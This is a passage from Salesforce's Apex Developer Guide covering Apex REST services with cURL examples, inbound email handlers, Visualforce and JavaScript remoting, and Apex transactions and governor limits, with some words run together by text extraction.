    Description Response Status Code Request Method Youdon't have access to the specified Apex class. 403 DELETE, GET, PATCH, POST, PUT The URL is unmapped in an existing @RestResource annotation. 404 DELETE, GET, PATCH, POST, PUT The URL extension is unsupported. 404 DELETE, GET, PATCH, POST, PUT The Apex class with the specified namespace couldn't be found. 404 DELETE, GET, PATCH, POST, PUT Therequestmethoddoesn'thaveacorrespondingApexmethod. 405 DELETE, GET, PATCH, POST, PUT TheContent-Typepropertyintheheaderwassettoavalueother than JSON or XML. 406 DELETE, GET, PATCH, POST, PUT The header specified in the HTTP request isn’t supported. 406 DELETE, GET, PATCH, POST, PUT The XML return type specified for format is unsupported. 406 GET, PATCH, POST, PUT The XML parameter type is unsupported. 415 DELETE, GET, PATCH, POST, PUT The Content-Header Type specified in the HTTP request header is unsupported. 415 DELETE, GET, PATCH, POST, PUT An unhandled Apex exception occurred. 500 DELETE, GET, PATCH, POST, PUT SEE ALSO: JSON Support XML Support Exposing Data with Apex REST Web Service Methods Invoking a custom Apex REST Web service method always uses system context. Consequently, the current user's credentials are not used, and any user who has access to these methods can use their full power, regardless of permissions, field-level security, or sharing rules. Developers who expose methods using the Apex REST annotations should therefore take care that they are not inadvertently exposing any sensitive data. Apex class methods that are exposed through the Apex REST API don't enforce object permissions and field-level security by default. To enforce object or field-level security while using SOQL SELECT statements in Apex, use the WITH SECURITY_ENFORCED clause. You can strip user-inaccessible fields from query and subquery results, or remove inaccessible sObject fields before DML operations, by using the Security.stripInaccessible method. You can also use the appropriate object or field describe result methods to check the current user’s access level on the objects and fields that the Apex REST API method is accessing. See DescribeSObjectResult Class and DescribeFieldResult Class. Also, sharing rules (record-level access) are enforced only when declaring a class with the with sharing keyword. This requirement applies to all Apex classes, including to classes that are exposed through Apex REST API. To enforce sharing rules for Apex REST API methods, declare the class that contains these methods with the with sharing keyword. See Using the with sharing or without sharing Keywords. SEE ALSO: Apex Security and Sharing 301 Invoking Apex Apex Developer Guide
  • 306.
    Apex REST CodeSamples These code samples show you how to expose Apex classes and methods through the REST architecture and how to call those resources from a client. IN THIS SECTION: Apex REST Basic Code Sample This sample shows how to implement a simple REST API in Apex with three HTTP request methods to delete, retrieve, and update a record. Apex REST Code Sample Using RestRequest This sample shows you how to add an attachment to a record by using the RestRequest object. Apex REST Basic Code Sample This sample shows how to implement a simple REST API in Apex with three HTTP request methods to delete, retrieve, and update a record. For more information about authenticating with cURL, see the Quick Start section of the REST API Developer Guide. 1. Create an Apex class in your instance from Setup. Enter Apex Classes in the Quick Find box, select Apex Classes, and then click New. Add this code to the new Apex class: @RestResource(urlMapping='/Account/*') global with sharing class MyRestResource { @HttpDelete global static void doDelete() { RestRequest req = RestContext.request; RestResponse res = RestContext.response; String accountId = req.requestURI.substring(req.requestURI.lastIndexOf('/')+1); Account account = [SELECT Id FROM Account WHERE Id = :accountId]; delete account; } @HttpGet global static Account doGet() { RestRequest req = RestContext.request; RestResponse res = RestContext.response; String accountId = req.requestURI.substring(req.requestURI.lastIndexOf('/')+1); Account result = [SELECT Id, Name, Phone, Website FROM Account WHERE Id = :accountId]; return result; } @HttpPost global static String doPost(String name, String phone, String website) { Account account = new Account(); account.Name = name; account.phone = phone; account.website = website; 302 Invoking Apex Apex Developer Guide
  • 307.
    insert account; return account.Id; } } 2.To call the doGet method from a client, open a command-line window and execute the following cURL command to retrieve an account by ID: curl -H "Authorization: Bearer sessionId" "https://instance.salesforce.com/services/apexrest/Account/accountId" • Replace sessionId with the <sessionId> element that you noted in the login response. • Replace instance with your <serverUrl> element. • Replace accountId with the ID of an account which exists in your organization. After calling the doGet method, Salesforce returns a JSON response with data such as the following: { "attributes" : { "type" : "Account", "url" : "/services/data/v22.0/sobjects/Account/accountId" }, "Id" : "accountId", "Name" : "Acme" } Note: The cURL examples in this section don't use a namespaced Apex class so you don’t see the namespace in the URL. 3. Create a file called account.txt to contain the data for the account you will create in the next step. { "name" : "Wingo Ducks", "phone" : "707-555-1234", "website" : "www.wingo.ca.us" } 4. Using a command-line window, execute the following cURL command to create a new account: curl -H "Authorization: Bearer sessionId" -H "Content-Type: application/json" -d @account.txt "https://instance.salesforce.com/services/apexrest/Account/" After calling the doPost method, Salesforce returns a response with data such as the following: "accountId" The accountId is the ID of the account you just created with the POST request. 5. Using a command-line window, execute the following cURL command to delete an account by specifying the ID: curl —X DELETE —H "Authorization: Bearer sessionId" "https://instance.salesforce.com/services/apexrest/Account/accountId" 303 Invoking Apex Apex Developer Guide
  • 308.
    Apex REST CodeSample Using RestRequest This sample shows you how to add an attachment to a record by using the RestRequest object. For more information about authenticating with cURL, see the Quick Start section of the REST API Developer Guide. In this code, the binary file data is stored in the RestRequest object, and the Apex service class accesses the binary data in the RestRequest object . 1. CreateanApexclassinyourorgfromSetupbyentering Apex Classes inthe Quick Find box,thenselectingApexClasses. Click New and add the following code to your new class: @RestResource(urlMapping='/CaseManagement/v1/*') global with sharing class CaseMgmtService { @HttpPost global static String attachPic(){ RestRequest req = RestContext.request; RestResponse res = Restcontext.response; Id caseId = req.requestURI.substring(req.requestURI.lastIndexOf('/')+1); Blob picture = req.requestBody; Attachment a = new Attachment (ParentId = caseId, Body = picture, ContentType = 'image/jpg', Name = 'VehiclePicture'); insert a; return a.Id; } } 2. Open a command-line window and execute the following cURL command to upload the attachment to a case: curl -H "Authorization: Bearer sessionId" -H "X-PrettyPrint: 1" -H "Content-Type: image/jpeg" --data-binary @file "https://MyDomainName.my.salesforce.com/services/apexrest/CaseManagement/v1/caseId" • Replace sessionId with the <sessionId> element that you noted in the login response. • Replace MyDomainName with the My Domain name for your org. • Replace caseId with the ID of the case you want to add the attachment to. • Replace file with the path and file name of the file you want to attach. Your command should look something like this (with the sessionId replaced with your session ID and MyDomainName replaced with the My Domain Name for your org): curl -H "Authorization: Bearer sessionId" -H "X-PrettyPrint: 1" -H "Content-Type: image/jpeg" --data-binary @c:testvehiclephoto1.jpg "https://MyDomainName.my.salesforce.com/services/apexrest/CaseManagement/v1/500D0000003aCts" Note: The cURL examples in this section don’t use a namespaced Apex class so you won’t see the namespace in the URL. The Apex class returns a JSON response that contains the attachment ID such as the following: "00PD0000001y7BfMAI" 304 Invoking Apex Apex Developer Guide
  • 309.
    3. To verifythat the attachment and the image were added to the case, navigate to Cases and select the All Open Cases view. Click on the case and then scroll down to the Attachments related list. You should see the attachment you just created. Apex Email Service You can use email services to process the contents, headers, and attachments of inbound email. For example, you can create an email service that automatically creates contact records based on contact information in messages. You can associate each email service with one or more Salesforce-generated email addresses to which users can send messages for processing. To give multiple users access to a single email service, you can: • Associate multiple Salesforce-generated email addresses with the email service and allocate those addresses to users. • Associate a single Salesforce-generated email address with the email service, and write an Apex class that executes according to the user accessing the email service. For example, you can write an Apex class that identifies the user based on the user's email address and creates records on behalf of that user. To use email services, from Setup, enter Email Services in the Quick Find box, then select Email Services. • Click New Email Service to define a new email service. • Select an existing email service to view its configuration, activate or deactivate it, and view or specify addresses for that email service. • Click Edit to make changes to an existing email service. • Click Delete to delete an email service. Note: Before deleting email services, you must delete all associated email service addresses. When defining email services, note the following: • An email service only processes messages it receives at one of its addresses. • Salesforce limits the total number of messages that all email services combined, including On-Demand Email-to-Case, can process daily. Messages that exceed this limit are bounced, discarded, or queued for processing the next day, depending on how you configure the failure response settings for each email service. Salesforce calculates the limit by multiplying the number of user licenses by 1,000; maximum 1,000,000. For example, if you have 10 licenses, your org can process up to 10,000 email messages a day. • Email service addresses that you create in your sandbox can’t be copied to your production org. • For each email service, you can tell Salesforce to send error email messages to a specified address instead of the sender's email address. • Email services reject email messages and notify the sender if the email (combined body text, body HTML, and attachments) exceeds approximately 25 MB (varies depending on language and character set). Using the InboundEmail Object For every email the Apex email service domain receives, Salesforce creates a separate InboundEmail object that contains the contents and attachments of that email. You can use Apex classes that implement the Messaging.InboundEmailHandler interface to handle an inbound email message. Using the handleInboundEmail method in that class, you can access an InboundEmail object to retrieve the contents, headers, and attachments of inbound email messages, as well as perform many functions. 305 Invoking Apex Apex Developer Guide
  • 310.
    Example 1: CreateTasks for Contacts The following is an example of how you can look up a contact based on the inbound email address and create a new task. global class CreateTaskEmailExample implements Messaging.InboundEmailHandler { global Messaging.InboundEmailResult handleInboundEmail(Messaging.inboundEmail email, Messaging.InboundEnvelope env){ // Create an InboundEmailResult object for returning the result of the // Apex Email Service Messaging.InboundEmailResult result = new Messaging.InboundEmailResult(); String myPlainText= ''; // Add the email plain text into the local variable myPlainText = email.plainTextBody; // New Task object to be created Task[] newTask = new Task[0]; // Try to look up any contacts based on the email from address // If there is more than one contact with the same email address, // an exception will be thrown and the catch statement will be called. try { Contact vCon = [SELECT Id, Name, Email FROM Contact WHERE Email = :email.fromAddress LIMIT 1]; // Add a new Task to the contact record we just found above. newTask.add(new Task(Description = myPlainText, Priority = 'Normal', Status = 'Inbound Email', Subject = email.subject, IsReminderSet = true, ReminderDateTime = System.now()+1, WhoId = vCon.Id)); // Insert the new Task insert newTask; System.debug('New Task Object: ' + newTask ); } // If an exception occurs when the query accesses // the contact record, a QueryException is called. // The exception is written to the Apex debug log. catch (QueryException e) { System.debug('Query Issue: ' + e); } // Set the result to true. No need to send an email back to the user // with an error message result.success = true; 306 Invoking Apex Apex Developer Guide
  • 311.
    // Return theresult for the Apex Email Service return result; } } Example 2: Handle Unsubscribe Email Companies that send marketing email to their customers and prospects need to provide a way to let the recipients unsubscribe. The following is an example of how an email service can process unsubscribe requests. The code searches the subject line of inbound email for the word “unsubscribe.” If the word is found, the code finds all contacts and leads that match the From email address and sets the Email Opt Out field (HasOptedOutOfEmail) to True. Global class unsubscribe implements Messaging.inboundEmailHandler{ Global Messaging.InboundEmailResult handleInboundEmail(Messaging.InboundEmail email, Messaging.InboundEnvelope env ) { // Create an inboundEmailResult object for returning // the result of the email service. Messaging.InboundEmailResult result = new Messaging.InboundEmailResult(); // Create contact and lead lists to hold all the updated records. List<Contact> lc = new List <contact>(); List<Lead> ll = new List <lead>(); // Convert the subject line to lower case so the program can match on lower case. String mySubject = email.subject.toLowerCase(); // The search string used in the subject line. String s = 'unsubscribe'; // Check the variable to see if the word "unsubscribe" was found in the subject line. Boolean unsubMe; // Look for the word "unsubcribe" in the subject line. // If it is found, return true; otherwise, return false. unsubMe = mySubject.contains(s); // If unsubscribe is found in the subject line, enter the IF statement. if (unsubMe == true) { try { // Look up all contacts with a matching email address. for (Contact c : [SELECT Id, Name, Email, HasOptedOutOfEmail FROM Contact WHERE Email = :env.fromAddress AND hasOptedOutOfEmail = false LIMIT 100]) { // Add all the matching contacts into the list. 307 Invoking Apex Apex Developer Guide
  • 312.
    c.hasOptedOutOfEmail = true; lc.add(c); } //Update all of the contact records. update lc; } catch (System.QueryException e) { System.debug('Contact Query Issue: ' + e); } try { // Look up all leads matching the email address. for (Lead l : [SELECT Id, Name, Email, HasOptedOutOfEmail FROM Lead WHERE Email = :env.fromAddress AND isConverted = false AND hasOptedOutOfEmail = false LIMIT 100]) { // Add all the leads to the list. l.hasOptedOutOfEmail = true; ll.add(l); System.debug('Lead Object: ' + l); } // Update all lead records in the query. update ll; } catch (System.QueryException e) { System.debug('Lead Query Issue: ' + e); } System.debug('Found the unsubscribe word in the subject line.'); } else { System.debug('No Unsuscribe word found in the subject line.' ); } // Return True and exit. // True confirms program is complete and no emails // should be sent to the sender of the unsubscribe request. result.success = true; return result; } } @isTest private class unsubscribeTest { // The following test methods provide adequate code coverage // for the unsubscribe email class. // There are two methods, one that does the testing // with a valid "unsubcribe" in the subject line // and one the does not contain "unsubscribe" in the // subject line. static testMethod void testUnsubscribe() { 308 Invoking Apex Apex Developer Guide
  • 313.
    // Create anew email and envelope object. Messaging.InboundEmail email = new Messaging.InboundEmail() ; Messaging.InboundEnvelope env = new Messaging.InboundEnvelope(); // Create a new test lead and insert it in the test method. Lead l = new lead(firstName='John', lastName='Smith', Company='Salesforce', Email='user@acme.com', HasOptedOutOfEmail=false); insert l; // Create a new test contact and insert it in the test method. Contact c = new Contact(firstName='john', lastName='smith', Email='user@acme.com', HasOptedOutOfEmail=false); insert c; // Test with the subject that matches the unsubscribe statement. email.subject = 'test unsubscribe test'; env.fromAddress = 'user@acme.com'; // Call the class and test it with the data in the testMethod. unsubscribe unsubscribeObj = new unsubscribe(); unsubscribeObj.handleInboundEmail(email, env ); } static testMethod void testUnsubscribe2() { // Create a new email and envelope object. Messaging.InboundEmail email = new Messaging.InboundEmail(); Messaging.InboundEnvelope env = new Messaging.InboundEnvelope(); // Create a new test lead and insert it in the test method. Lead l = new lead(firstName='john', lastName='smith', Company='Salesforce', Email='user@acme.com', HasOptedOutOfEmail=false); insert l; // Create a new test contact and insert it in the test method. Contact c = new Contact(firstName='john', lastName='smith', Email='user@acme.com', HasOptedOutOfEmail=false); insert c; // Test with a subject that does not contain "unsubscribe." email.subject = 'test'; env.fromAddress = 'user@acme.com'; 309 Invoking Apex Apex Developer Guide
  • 314.
    // Call theclass and test it with the data in the test method. unsubscribe unsubscribeObj = new unsubscribe(); unsubscribeObj.handleInboundEmail(email, env ); } } SEE ALSO: Apex Reference Guide: InboundEmail Class Apex Reference Guide: InboundEnvelope Class Apex Reference Guide: InboundEmailResult Class Visualforce Classes In addition to giving developers the ability to add business logic to Salesforce system events such as button clicks and related record updates, Apex can also be used to provide custom logic for Visualforce pages through custom Visualforce controllers and controller extensions. • A custom controller is a class written in Apex that implements all of a page's logic, without leveraging a standard controller. If you use a custom controller, you can define new navigation elements or behaviors, but you must also reimplement any functionality that was already provided in a standard controller. Like other Apex classes, custom controllers execute entirely in system mode, in which the object and field-level permissions of the current user are ignored. You can specify whether a user can execute methods in a custom controller based on the user's profile. • A controller extension is a class written in Apex that adds to or overrides behavior in a standard or custom controller. Extensions allow you to leverage the functionality of another controller while adding your own custom logic. Because standard controllers execute in user mode, in which the permissions, field-level security, and sharing rules of the current user are enforced, extending a standard controller allows you to build a Visualforce page that respects user permissions. Although the extension class executes in system mode, the standard controller executes in user mode. As with custom controllers, you can specify whether a user can execute methods in a controller extension based on the user's profile. You can use these system-supplied Apex classes when building custom Visualforce controllers and controller extensions. • Action • Dynamic Component • IdeaStandardController • IdeaStandardSetController • KnowledgeArticleVersionStandardController • Message • PageReference • SelectOption • StandardController • StandardSetController In addition to these classes, the transient keyword can be used when declaring methods in controllers and controller extensions. For more information, see Using the transient Keyword on page 85. For more information on Visualforce, see the Visualforce Developer's Guide. 310 Invoking Apex Apex Developer Guide
  • 315.
    JavaScript Remoting UseJavaScriptremotinginVisualforcetocallmethodsinApexcontrollersfromJavaScript.Createpageswithcomplex,dynamicbehavior that isn’tpossible with the standard Visualforce AJAX components. Features implemented using JavaScript remoting require three elements: • The remote method invocation you add to the Visualforce page, written in JavaScript. • The remote method definition in your Apex controller class. This method definition is written in Apex, but there are some important differences from normal action methods. • The response handler callback function you add to or include in your Visualforce page, written in JavaScript. In your controller, your Apex method declaration is preceded with the @RemoteAction annotation like this: @RemoteAction global static String getItemId(String objectName) { ... } Apex @RemoteAction methods must be static and either global or public. Add the Apex class as a custom controller or a controller extension to your page. <apex:page controller="MyController" extension="MyExtension"> Warning: Adding a controller or controller extension grants access to all @RemoteAction methods in that Apex class, even if those methods aren’t used in the page. Anyone who can view the page can execute all @RemoteAction methods and provide fake or malicious data to the controller. Then, add the request as a JavaScript function call. A simple JavaScript remoting invocation takes the following form. [namespace.]MyController.method( [parameters...,] callbackFunction, [configuration] ); Table 5: Remote Request Elements Description Element The namespace of the controller class. The namespace element is required if your organization has a namespace defined, or if the class comes from an installed package. namespace The name of your Apex controller or extension. MyController, MyExtension The name of the Apex method you’re calling. method A comma-separated list of parameters that your method takes. parameters The name of the JavaScript function that handles the response from the controller. You can also declare an anonymous function inline. callbackFunction receives the status of the method call and the result as parameters. callbackFunction Configures the handling of the remote call and response. Use this element to change the behavior of a remoting call, such as whether or not to escape the Apex method’s response. configuration For more information, see JavaScript Remoting for Apex Controllers in the Visualforce Developer's Guide. 311 Invoking Apex Apex Developer Guide
  • 316.
    Apex in AJAX TheAJAX toolkit includes built-in support for invoking Apex through anonymous blocks or public webservice methods. To invoke Apex through anonymous blocks or public webservice methods, include the following lines in your AJAX code: <script src="/soap/ajax/59.0/connection.js" type="text/javascript"></script> <script src="/soap/ajax/59.0/apex.js" type="text/javascript"></script> Note: For AJAX buttons, use the alternate forms of these includes. To invoke Apex, use one of the following two methods: • Executeanonymouslyvia sforce.apex.executeAnonymous (script).ThismethodreturnsaresultsimilartotheAPI's result type, but as a JavaScript structure. • Use a class WSDL. For example, you can call the following Apex class: global class myClass { webservice static Id makeContact(String lastName, Account a) { Contact c = new Contact(LastName = lastName, AccountId = a.Id); return c.id; } } By using the following JavaScript code: var account = sforce.sObject("Account"); var id = sforce.apex.execute("myClass","makeContact", {lastName:"Smith", a:account}); The execute method takes primitive data types, sObjects, and lists of primitives or sObjects. To call a webservice method with no parameters, use {} as the third parameter for sforce.apex.execute. For example, to call the following Apex class: global class myClass{ webservice static String getContextUserName() { return UserInfo.getFirstName(); } } Use the following JavaScript code: var contextUser = sforce.apex.execute("myClass", "getContextUserName", {}); Note: If a namespace has been defined for your organization, you must include it in the JavaScript code when you invoke the class. For example, to call the myClass class, the JavaScript code from above would be rewritten as follows: var contextUser = sforce.apex.execute("myNamespace.myClass", "getContextUserName", {}); Toverifywhetheryourorganizationhasanamespace,logintoyourSalesforceorganizationandfromSetup,enter Packages in the Quick Find box, then select Packages. If a namespace is defined, it’s listed under Developer Settings. For more information on the return datatypes, see Data Types in AJAX Toolkit 312 Invoking Apex Apex Developer Guide
  • 317.
    Use the followingline to display a window with debugging information: sforce.debug.trace=true; Apex Transactions and Governor Limits Apex Transactions ensure the integrity of data. Apex code runs as part of atomic transactions. Governor execution limits ensure the efficient use of resources on the Lightning Platform multitenant platform. Most of the governor limits are per transaction, and some aren’t, such as 24-hour limits. To make sure Apex adheres to governor limits, certain design patterns should be used, such as bulk calls and foreign key relationships in queries. IN THIS SECTION: Apex Transactions AnApextransactionrepresentsasetofoperationsthatareexecutedasasingleunit.AllDMLoperationsinatransactionmustcomplete successfully. If an error occurs in one operation, the entire transaction is rolled back and no data is committed to the database. The boundary of a transaction can be a trigger, a class method, an anonymous block of code, a Visualforce page, or a custom Web service method. Execution Governors and Limits Because Apex runs in a multitenant environment, the Apex runtime engine strictly enforces limits so that runaway Apex code or processesdon’tmonopolizesharedresources.IfsomeApexcodeexceedsalimit,theassociatedgovernorissuesaruntimeexception that can’t be handled. Set Up Governor Limit Email Warnings You can specify users in your organization to receive an email notification when they invoke Apex code that surpasses 50% of allocatedgovernorlimits.Onlyper-requestlimitsarecheckedforsendingemailwarnings;per-orglimitslikeconcurrentlong-running requests are not checked. These email notifications do not count against the daily single email limit. Running Apex within Governor Execution Limits When you develop software in a multitenant cloud environment such as the Lightning platform, you don’t have to scale your code, because the Lightning platform does it for you. Because resources are shared in a multitenant platform, the Apex runtime engine enforces some limits to ensure that no one transaction monopolizes shared resources. Apex Transactions An Apex transaction represents a set of operations that are executed as a single unit. All DML operations in a transaction must complete successfully. If an error occurs in one operation, the entire transaction is rolled back and no data is committed to the database. The boundary of a transaction can be a trigger, a class method, an anonymous block of code, a Visualforce page, or a custom Web service method. Note: Payments transactions are the exception to DML operation errors. Even if an error occurs, data is committed and payment records are generated because the transaction has already happened at the payment gateway. All operations that occur inside the transaction boundary represent a single unit of operations, including calls to external code, such as classes or triggers that run in the transaction boundary. For example: a custom Apex Web service method causes a trigger to fire, which in turn calls a method in a class. In this case, all changes are committed to the database only after all operations in the transaction finish executing and don’t cause any errors. If an error occurs in any of the intermediate steps, all database changes are rolled back and the transaction isn’t committed. An Apex transaction is sometimes referred to as an execution context. This guide uses the term Apex transaction. 313 Apex Transactions and Governor Limits Apex Developer Guide
  • 318.
    How are TransactionsUseful? Transactions are useful when several operations are related, and either all or none of the operations are committed. The goal is to keep the database in a consistent state. There are many business scenarios that benefit from transaction processing. For example, transferring funds from one bank account to another is a common scenario. It involves debiting the first account and crediting the second account with the amount to transfer. These two operations must be committed together to the database. If the debit operation succeeds and the credit operation fails, the account balances become inconsistent. Example This example shows how all DML insert operations in a method are rolled back when the last operation causes a validation rule failure. In this example, the invoice method is the transaction boundary—all code that runs within this method either commits all changes to the platform database or rolls back all changes. In this case, we add an invoice statement with a line item for the pencils merchandise. The Line Item is for a purchase of 5,000 pencils specified in the Units_Sold__c field, which is more than the entire pencils inventory of 1,000. This example assumes a validation rule has been set up to check that the total inventory of the merchandise item is enough to cover new purchases. Sincethisexampleattemptstopurchasemorepencils(5,000)thanitemsinstock(1,000),thevalidationrulefailsandthrowsanexception. Code execution halts at this point and all DML operations processed before this exception are rolled back. The invoice statement and the line item aren’t added to the database, and their insert DML operations are rolled back. In the Developer Console, execute the static invoice method. // Only 1,000 pencils are in stock. // Purchasing 5,000 pencils cause the validation rule to fail, // which results in an exception in the invoice method. Id invoice = MerchandiseOperations.invoice('Pencils', 5000, 'test 1'); This definition is the invoice method. The update of total inventory causes an exception due to the validation rule failure. As a result, the invoice statements and line items are rolled back and aren’t inserted into the database. public class MerchandiseOperations { public static Id invoice( String pName, Integer pSold, String pDesc) { // Retrieve the pencils sample merchandise Merchandise__c m = [SELECT Price__c,Total_Inventory__c FROM Merchandise__c WHERE Name = :pName LIMIT 1]; // break if no merchandise is found System.assertNotEquals(null, m); // Add a new invoice Invoice_Statement__c i = new Invoice_Statement__c( Description__c = pDesc); insert i; // Add a new line item to the invoice Line_Item__c li = new Line_Item__c( Name = '1', Invoice_Statement__c = i.Id, Merchandise__c = m.Id, Unit_Price__c = m.Price__c, Units_Sold__c = pSold); insert li; // Update the inventory of the merchandise item m.Total_Inventory__c -= pSold; // This causes an exception due to the validation rule 314 Apex Transactions and Governor Limits Apex Developer Guide
  • 319.
    // if thereis not enough inventory. update m; return i.Id; } } Execution Governors and Limits BecauseApexrunsinamultitenantenvironment,theApexruntimeenginestrictlyenforceslimitssothatrunawayApexcodeorprocesses don’t monopolize shared resources. If some Apex code exceeds a limit, the associated governor issues a runtime exception that can’t be handled. The Apex limits, or governors, track, and enforce the statistics outlined in the following tables and sections. • Per-Transaction Apex Limits • Per-Transaction Certified Managed Package Limits • Lightning Platform Apex Limits • Static Apex Limits • Size-Specific Apex Limits • Miscellaneous Apex Limits In addition to the core Apex governor limits, email limits and push notification limits are also included later in this topic for your convenience. Per-Transaction Apex Limits These limits count for each Apex transaction. For Batch Apex, these limits are reset for each execution of a batch of records in the execute method. This table lists limits for synchronous Apex and asynchronous Apex (Batch Apex and future methods) when they’re different. Otherwise, this table lists only one limit that applies to both synchronous and asynchronous Apex. Note: • Although scheduled Apex is an asynchronous feature, synchronous limits apply to scheduled Apex jobs. • For Bulk API and Bulk API 2.0 transactions, the effective limit is the higher of the synchronous and asynchronous limits. For example, the maximum number of Bulk Apex jobs added to the queue with System.enqueueJob is the synchronous limit (50), which is higher than the asynchronous limit (1). Asynchronous Limit Synchronous Limit Description 200 100 Total number of SOQL queries issued1 50,000 50,000 Total number of records retrieved by SOQL queries 10,000 10,000 Total number of records retrieved by Database.getQueryLocator 20 20 Total number of SOSL queries issued 2,000 2,000 Total number of records retrieved by a single SOSL query 150 150 Total number of DML statements issued2 315 Apex Transactions and Governor Limits Apex Developer Guide
  • 320.
    Asynchronous Limit Synchronous Limit Description 10,000 10,000 TotalnumberofrecordsprocessedasaresultofDMLstatements, Approval.process, or database.emptyRecycleBin 16 16 Totalstack depth for any Apex invocation that recursively fires triggers due to insert, update, or delete statements3 100 100 Total number of callouts (HTTP requests or web services calls) in a transaction 120 seconds 120 seconds Maximum cumulative timeout for all callouts (HTTP requests or Web services calls) in a transaction 0 in batch and future contexts; 50 50 Maximumnumberofmethodswiththe future annotationallowedperApexinvocation in queueable context 1 50 Maximum number of Apex jobs added to the queue with System.enqueueJob 10 10 Total number of sendEmail methods allowed 12 MB 6 MB Total heap size4 60,000milliseconds 10,000milliseconds Maximum CPU time on the Salesforce servers5 10 minutes 10 minutes Maximum execution time for each Apex transaction 10 10 Maximum number of push notification method calls allowed per Apex transaction 2,000 2,000 Maximum number of push notifications that can be sent in each push notification method call 150 150 Maximum number of EventBus.publish calls for platform events configured to publish immediately 1 In a SOQL query with parent-child relationship subqueries, each parent-child relationship counts as an extra query. These types of queries have a limit of three times the number for top-level queries. The limit for subqueries corresponds to the value that Limits.getLimitAggregateQueries() returns. The row counts from these relationship queries contribute to the row counts of the overall code execution. This limit doesn’t apply to custom metadata types. In a single Apex transaction, custom metadata recordscanhaveunlimitedSOQLqueries.InadditiontostaticSOQLstatements,callstothefollowingmethodscountagainstthenumber of SOQL statements issued in a request. • Database.countQuery, Database.countQueryWithBinds • Database.getQueryLocator, Database.getQueryLocatorWithBinds • Database.query, Database.queryWithBinds 2 Calls to the following methods count against the number of DML statements issued in a request. • Approval.process • Database.convertLead • Database.emptyRecycleBin • Database.rollback 316 Apex Transactions and Governor Limits Apex Developer Guide
  • 321.
    • Database.setSavePoint • deleteand Database.delete • insert and Database.insert • merge and Database.merge • undelete and Database.undelete • update and Database.update • upsert and Database.upsert • EventBus.publish for platform events configured to publish after commit • System.runAs 3 Recursive Apex that doesn’t fire any triggers with insert, update, or delete statements, exists in a single invocation, with a single stack. Conversely, recursive Apex that fires a trigger spawns the trigger in a new Apex invocation. The new invocation is separate from the invocation of the code that caused it to fire. Spawning a new invocation of Apex is a more expensive operation than a recursive call in a single invocation. Therefore, there are tighter restrictions on the stack depth of these types of recursive calls. 4 Email services heap size is 36 MB. 5 CPU time is calculated for all executions on the Salesforce application servers occurring in one Apex transaction. CPU time is calculated for the executing Apex code, and for any processes that are called from this code, such as package code and workflows. CPU time is privateforatransactionandisisolatedfromothertransactions.Operationsthatdon'tconsumeapplicationserverCPUtimearen'tcounted toward CPU time. For example, the portion of execution time spent in the database for DML, SOQL, and SOSL isn't counted, nor is waiting time for Apex callouts. Application server CPU time spent in DML operations is counted towards the Apex CPU limit, but isn’t expected to be significant. Bulk API and Bulk API 2.0 consume a unique governor limit for CPU time on Salesforce Servers, with a maximum value of 60,000 milliseconds. Note: • Limits apply individually to each testMethod. • To determine the code execution limits for your code while it’s running, use the Limits methods. For example, you can use the getDMLStatements method to determine the number of DML statements that have already been called by your program. Or, you can use the getLimitDMLStatements method to determine the total number of DML statements available to your code. Per-Transaction Certified Managed Package Limits Certified managed packages—managed packages that have passed the security review for AppExchange—get their own set of limits for most per-transaction limits. Salesforce ISV Partners develop certified managed packages, which are installed in your org from AppExchange and have unique namespaces. Here’s an example that illustrates the separate certified managed package limits for DML statements. If you install a certified managed package, all the Apex code in that package gets its own 150 DML statements. These DML statements are in addition to the 150 DML statements your org’s native code can execute. This limit increase means more than 150 DML statements can execute during a single transaction if code from the managed package and your native org both executes. Similarly, the certified managed package gets its own 100-SOQL-query limit for synchronous Apex, in addition to the org’s native code limit of 100 SOQL queries. There’s no limit on the number of certified namespaces that can be invoked in a single transaction. However, the number of operations that can be performed in each namespace must not exceed the per-transaction limits. There’s also a limit on the cumulative number of operations that can be made across namespaces in a transaction. This cumulative limit is 11 times the per-namespace limit. For example, if the per-namespace limit for SOQL queries is 100, a single transaction can perform up to 1,100 SOQL queries. In this case, the cumulative limit is 11 times the per-namespace limit of 100. These queries can be performed across an unlimited number of namespaces, as long 317 Apex Transactions and Governor Limits Apex Developer Guide
  • 322.
    asanyonenamespacedoesn'thavemorethan100queries.Thecumulativelimitdoesn’taffectlimitsthataresharedacrossallnamespaces, such as thelimit on maximum CPU time. Note: • These cross-namespace limits apply only to namespaces in certified managed packages. • Namespaces in non-certified packages don’t have their own separate governor limits. The resources that they use continue to count against the same governor limits used by the org's custom code. This table lists the cumulative cross-namespace limits. Cumulative Cross-Namespace Limit Description 1,100 Total number of SOQL queries issued 110,000 Total number of records retrieved by Database.getQueryLocator 220 Total number of SOSL queries issued 1,650 Total number of DML statements issued 1,100 Total number of callouts (HTTP requests or web services calls) in a transaction 110 Total number of sendEmail methods allowed All per-transaction limits count separately for certified managed packages except for: • The total heap size • The maximum CPU time • The maximum transaction execution time • The maximum number of unique namespaces These limits count for the entire transaction, regardless of how many certified managed packages are running in the same transaction. The code from a package from AppExchange, not created by a Salesforce ISV Partner and not certified, doesn’t have its own separate governor limits. Any resources used by the package count against the total org governor limits. Cumulative resource messages and warning emails are also generated based on managed package namespaces. For more information on Salesforce ISV Partner packages, see Salesforce Partner Programs. Lightning Platform Apex Limits The limits in this table aren't specific to an Apex transaction; Lightning Platform enforces these limits. Limit Description 250,000 or the number of user licenses in your org multiplied by 200, whichever is greater The maximum number of asynchronous Apex method executions (batch Apex, future methods, Queueable Apex, and scheduled Apex) per a 24-hour period1,6 10 Number of synchronous concurrent transactions for long-running transactions that last longer than 5 seconds for each org.2 318 Apex Transactions and Governor Limits Apex Developer Guide
  • 323.
